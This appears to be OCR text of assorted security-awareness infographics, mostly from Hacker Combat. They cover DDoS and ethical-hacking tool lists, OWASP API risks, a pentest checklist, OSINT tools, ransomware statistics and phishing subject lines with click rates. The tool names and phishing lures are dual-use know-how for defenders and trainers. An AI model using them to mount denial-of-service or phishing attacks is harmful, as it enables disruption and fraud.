
Hackercombat.com


HACKER COMBAT COMMUNITY


10 Best DDoS Attack Tools

- LOIC (Low Orbit ION cannon)
- HOIC (High Orbit ION cannon)
- DDoS Tool by Solarwinds
- HTTP Unbearable Load King (HULK)
- DDoSIM (DDoS Simulator)
- PyLoris by Motoma
- OWASP HTTP Post software
- RUDY (R-U-Dead-Yet)
- Tor's Hammer Software
- GoldenEye Software

Hackercombat.com


HACKER COMBAT COMMUNITY
NIST Cybersecurity Framework
@Hackercombat
01 Identify
Develop an organizational understanding to manage cybersecurity risk to systems, people, assets, data, and capabilities.
02 Protect
Develop and implement appropriate safeguards to ensure delivery of critical services.
03 Detect
Develop and implement appropriate activities to identify the occurrence of a cybersecurity event.
04 Respond
Develop and implement appropriate activities to take action regarding a detected cybersecurity incident.
05 Recover
Develop and implement appropriate activities to maintain plans for resilience and to restore any capabilities or services that were impaired due to a cybersecurity incident.
Follow us
Visit
Hackercombat.com


Hackable Passwords
HACKER COMBAT COMMUNITY
Password Don'ts
1
Don't store your password where it can be easily found.
@hackercombat
2
Don't keep a password for too long.
@hackercombat
3
Don't use names: pets, businesses, family, friends, etc.
Don't use letter or number patterns: 1234, abcd, etc.
4
@hackercombat
Don't use birthdays, addresses, postal or zip codes, even if you add a number or symbol.
Don't use make short passwords less than 10 characters
5
6
Follow us
Visit
Hackercombat.com


HACKER COMBAT COMMUNITY
Cyber-Resilience
@hackercombat
Evaluate your environment
Reinforce your defense and prevention plan
Develop a backup and recovery plan
Have a Penetration Testing program in place
Hire and retain top talent
Adapt, learn, and predict
Steps To Achieve
CYBER-RESILIENCE
Follow us
Visit
Hackercombat.com

Hackercombat.com
HACKER COMBAT COMMUNITY
Global Cybercrime Damage Cost
(In USD)
@Hackercombat
1 $6 trillion - a year
2 $500 billion - a month
3 $115.4 billion - a week
4 $16.4 billion - a day
5 $684.9 million - an hour
6 $11.4 million - a minute
7 $190,000 - a second
@Hackercombat
Follow us
*All figures are predicted by 2021
*Source: Cybersecurity Ventures

Web Application Penetration Testing Checklist

HACKER COMBAT COMMUNITY

- Contact Form Testing
- Proxy Server(s) Testing
- Spam Email Filter Testing
- Network Firewall Testing
- Security Vulnerability Testing
- Credential Encryption Testing
- Cookie Testing
- Testing For Open Ports
- Application Login Page Testing
- Error Message Testing
- HTTP Method(s) Testing
- Username and Password Testing
- File Scanning
- SQL Injection Testing
- XSS Testing
- Access Permission Testing
- User Session Testing
- Brute Force Attack Testing
- DoS (Denial of Service) Attack Testing
- Directory Browsing

Hackercombat.com

Top 10 API Security Risks OWASP

HACKER COMBAT COMMUNITY

01 Broken Object Level Authorization

APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface Level Access Control issue. Object-level authorization checks should be considered in every function that accesses a data source using an input from the user.

02 Broken User Authentication

Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities temporarily or permanently. Compromising a system's ability to identify the client/user, compromises API security overall.

03 Excessive Data Exposure

Looking forward to generic implementations, developers tend to expose all object properties without considering their individual sensitivity, relying on clients to perform the data filtering before displaying it to the user.

04 Lack of Resources & Rate Limiting

Quite often, APIs do not impose any restrictions on the size or number of resources that can be requested by the client/user. Not only can this impact the API server performance, leading to Denial of Service (DoS), but also leaves the door open to authentication flaws such as brute force.

05 Broken Function Level Authorization

Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws. By exploiting these issues, attackers gain access to other users' resources and/or administrative functions.

06 Mass Assignment

The binding client-provided data (e.g., JSON) to data models, without proper properties filtering based on an allowlist, usually leads to Mass Assignment. Either guessing objects properties, exploring other API endpoints, reading the documentation, allows attackers to modify object properties they are not supposed to.

07 Security Misconfiguration

Security misconfiguration is commonly a result of insecure default configurations, incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers, unnecessary HTTP methods, permissive Cross-Origin resource sharing (CORS), and verbose error messages containing sensitive information.

08 Injection

Injection flaws, such as SQL, NoSQL, Command Injection, etc., occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's malicious data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

09 Improper Assets Management

APIs tend to expose more endpoints than traditional web applications, making proper and updated documentation highly important. Proper hosts and deployed API versions inventory also play an important role to mitigate issues such as deprecated API versions and exposed debug endpoints.

10 Insufficient Logging & Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

Follow us

Hackercombat.com

Ransomware is always looking for a way in

WHAT'S YOUR DEFENCE?

73%

73 percent of Singapore organisations reported significant revenue loss as a direct result of a ransomware attack – **here's how you can prevent that.**

Globally, over 200 ransomware attacks made headlines in 2021

Ransom payments have spiked **500%** to US$5.3 million

Some ransom demands exceed **US$50 million**

83% of organisations globally pay the ransom

Among organisations who paid the ransom, **80% incurred another attack**

These attacks can have severe consequences for businesses.

53%

53% of organisations reported brand or reputational damage

32%

32% lost top leadership either by dismissal or resignation

Nearly 1 in 3 organisations were forced to eliminate jobs

1 in 4 organisations were forced to close down, whether temporarily or permanently

Yet, approximately **1 in 3** organisations believe they are not a target and **have no specific contingency plan.**

Most ransomware attacks today are detectable and preventable.

HERE'S HOW

- Implement security solutions and keep systems up to date
- Create a schedule so someone is available at all times
- Conduct periodic table-top exercises and drills
- Put in place clear isolation practices
- Establish incident response procedures with relevant staff
- Lockdown critical accounts during holidays and weekends if possible

DEFEND YOURSELVES WITH cybereason

Cybersecurity firm Cybereason combines AI-powered detection and numerous antivirus tools to boost your cyber defences by:

PREVENTING RANSOMWARE ATTACKS

Cybereason identifies behavioural indicators pre-emptively, allowing it to detect and respond quickly to potential threats

TAKING CHARGE OF YOUR SECURITY

Cybereason supports your cybersecurity efforts with tools, people, and processes to mitigate the risk of a cyberattack and minimise the damage if it does happen

Via @fklivestolearn

GOVINSIDER cybereason

TOP OPEN SOURCE INTELLIGENCE TOOLS USED IN CYBERSECURITY

1. OSINT Framework
2. CheckUserNames
3. HaveIbeenPwned
4. BeenVerified
5. Censys
6. BuiltWith
7. Google Dorks
8. Maltego
9. Recon-Ng
10. theHarvester
11. Shodan
12. Jigsaw
13. SpiderFoot
14. Creepy
15. Nmap
16. WebShag
17. OpenVAS
18. Fierce
19. Unicornscan
20. Foca
21. ZoomEye
22. Spyse
23. IVRE
24. Metagoofil
25. Exiftool

10 Reasons Why Cloud Is The Future Of Endpoint Security

HACKER COMBAT COMMUNITY

01 REDUCE THE BURDEN OF MANAGING INFRASTRUCTURE

Maintaining an organization infrastructure is no small feat. It's more of a challenge that businesses need to invest a lot of time and money to keep storage, computing capabilities and network updated and to make it readily available for instant and responsive solutions. The cloud-system does not have an infrastructure and brings down the burden of managing the infrastructure.

02 STAYING UPDATED

Cloud helps to get rid of the use of the local infrastructure and thus brings down the most tiring task of maintaining and keeping the corporate network up to date. The cloud-based system provides an organized and refined up-to-date defense system network-wide.

03 EASILY INTEGRATED SECURITY PRODUCTS

With endpoints agents, integration and configuration is always a nightmare, however, cloud-based APIs makes it easy to unite products with its readily available integrations to generate clear visibility that helps you comprehend the actual status of the network.

04 SIMPLIFIED MANAGEMENT

Managing an integration of endpoint detection and response, anti-virus, HIPS, etc. Can be strenuous and challenging. Whereas a cloud-based security system deploys a unified agent to gather data from the endpoints connected to the network. It helps to avoid the hassle of managing multiple agents while it deploys smart intelligence to deliver a well-organized security system.

05 SECURING REMOTE WORKERS

With BYOD taking the upper hand in today's work environment, employees stay connected to work from anywhere and anytime. The cloud security system prompts users on the updates irrespective of the place and time, entitling the organization to take control and mitigate security risks.

06 IMPROVES PRODUCTIVITY

Traditional antivirus slows down the devices, which reflects on the users' productivity. The cloud delivers unlimited storage solution and processing speed and therefore it improves the productivity of the users.

07 PREVENTING NEW ATTACKS

Attackers find new ways and methods to develop new attack vectors to escape the organizations' security defenses. The cloud-based security systems empower the organization to filter out new suspicious files and programs to analyze and examine the source and intention of the file.

08 EASY TO TRACK THREATS

With a traditional antivirus system, there is no clear idea of the threats being involved. However, the cloud-based security system provides the user with a clear view of the threat landscape – its behavior, mode of attack, source and the purpose of the attack. This empowers the user to understand and generate the right and sharp-witted response to encounter the attacks.

09 QUICK RESPONSE

Business needs instant solutions and quick responsive stimuli to stay ahead of threats. The cloud-based security system provides a global visibility to contain the identified threats in a virtual console, analyze the threat and give a verdict based on the behavior from the remote.

10 INFORMATION SHARING

The cloud also helps to collaborate with the security-related community for support. It helps the users to gain knowledge of the current threats and its modes of infection procedures and process. While joining a forum or community, opt to be anonymous and ensure data privacy when collaborating.

Follow us

Hackercombat.com

EC-Council

5 MOST SIGNIFICANT THREATS TO NETWORK SECURITY

C|ND
Certified Network Defender

SOCIAL ENGINEERING:
90% of cyberattacks were phishing attacks in 2020.


RANSOMWARE:
The overall sum of ransom demands reached $1.4 billion in 2020.

DDOS ATTACKS:
4.83 million DDoS attacks were attempted in the first half of 2020.

THIRD-PARTY SOFTWARE:
Web applications were involved in 43% of breaches in 2020.

CLOUD COMPUTING VULNERABILITIES:
Nearly 80% of organizations have weathered cloud security breaches last year.

ITSM Processes



Service Request Management
Service request management is a duplicable procedure for managing different customer service requests such as software and hardware upgrades.

Knowledge Management
Knowledge management is the method of making, sharing, utilizing, and managing the data of an organization to attain its business objectives.

IT Asset Management
IT asset management (ITAM) refers to the administration of the organization's assets. This ensures that all valuable items are accounted for, deployed, maintained, upgraded.

Incident Management
This is the process of responding to an unplanned event or downtime, making sure that the service is brought back to its operational status immediately.

Problem Management
Problem management determines and manages the root cause of problems of an IT service. This way, issues are prevented before they even snowball.

Change Management
Change management guarantees that standard processes are followed when handling all changes to IT infrastructure

Itarian.com

15 Best Ethical Hacking Tools


HACKER COMBAT COMMUNITY

- John The Ripper
- Nmap
- Wireshark
- Metasploit
- IronWASP
- OpenVAS
- Nikto
- Wapiti
- SQLMap
- SQLNinja
- Maltego
- Canvas
- AirCrack-ng
- Reaver
- Ettercap


Hackercombat.com

CUSTOMER JOURNEY MAP: SAFETY+SECURITY+PRIVACY+PROTECTION

How visible or clear is your customer journey? How aware are you as a consumer of the road to conversion or loyalty? As an enterprise security risk management professional, how aware are you of the customer's journey and all the shared threats, risks and vulnerabilities along the way?



Tony Ridley: Enterprise Security Risk Management & Security Science



SAFEGUARDING OUR FUTURE
Secure America's Future In Quantum: Protect Your Research
THREAT
» Foreign adversaries are targeting quantum industry and academic personnel, facilities, networks, research, and technology to gain an economic and military advantage
IMPACT
» Loss of critical U.S. or international partner proprietary information research and technology
» Loss of status as the quantum sector global leader and a loss of economic advantage
» Stolen U.S. technology can be applied to foreign warfare systems, threatening U.S. and global security
MITIGATION
» Engage with local FBI field offices for information on threat indicators, concerns, and vulnerabilities
» Train employees to implement proper network and personal security practices
» Protect key program information -- encrypt data and limit access
» Use strong contract language and non-disclosure agreements to avoid potential information loss
» Consider foreign national security laws when entering foreign partnerships -- some foreign governments make information/data sharing compulsory
» Consider whether any foreign investors have access to sensitive information, research, or data
» Report foreign efforts to gain access to information, whether successful or not
For additional information on NCSC awareness materials or publications, visit our Website : www.NCSC.gov
@NCSCgov
Follow us on LinkedIn
For comments and questions, please contact us at : NCSC-Safeguarding-Our-Future@dni.gov
NCSC

Hackercombat.com
HACKER COMBAT COMMUNITY
Best Search Engines For Security Professionals And Pen Testers
@Hackercombat
1 Shodan - shodan.io
2 Censys - censys.io
3 Hunter - hunter.io
4 GreyNoise - viz.greynoise.io
5 ZoomEye - zoomeye.org
6 WiGLE - wigle.net
7 PublicWWW - publicwww.com
8 Pulsedive - pulsedive.com
9 Intelligence X - intelx.io
10 Reposify - reposify.com
@Hackercombat
Follow us
Hackercombat.com

KnowBe4
TOP-CLICKED
PHISHING
TESTS
TOP SOCIAL MEDIA EMAIL SUBJECTS
New voice message at 1:23AM 7%
9% Someone has sent you a Direct Message on Twitter!
10% Someone may have accessed your account
10% Your password was successfully reset
11% Login alert for Chrome on Motorola Moto X
13% Your friend tagged you in photos on Facebook
LinkedIn 40%
"Profile Views"
"Add Me"
"Security Update"
KEY TAKEAWAY
LinkedIn messages continue to dominate the top social media email subjects, with several variations of messages such as "people are looking at your profile" or "add me." Other alerts containing security-related warnings come unexpectedly and can cause feelings of alarm. Messages such as a friend tagged you in a photo or mentioned you can make someone feel special and entice them to click.
TOP 10 GENERAL EMAIL SUBJECTS
Password Check Required Immediately 45%
CDC Health Alert Network: Coronavirus Outbreak Cases 10%
PTO Policy Changes 7%
Scheduled Server Maintenance -- No Internet Access 7%
Test of the [[company_name]] Emergency Notification System 6%
Revised Vacation & Sick Time Policy 5%
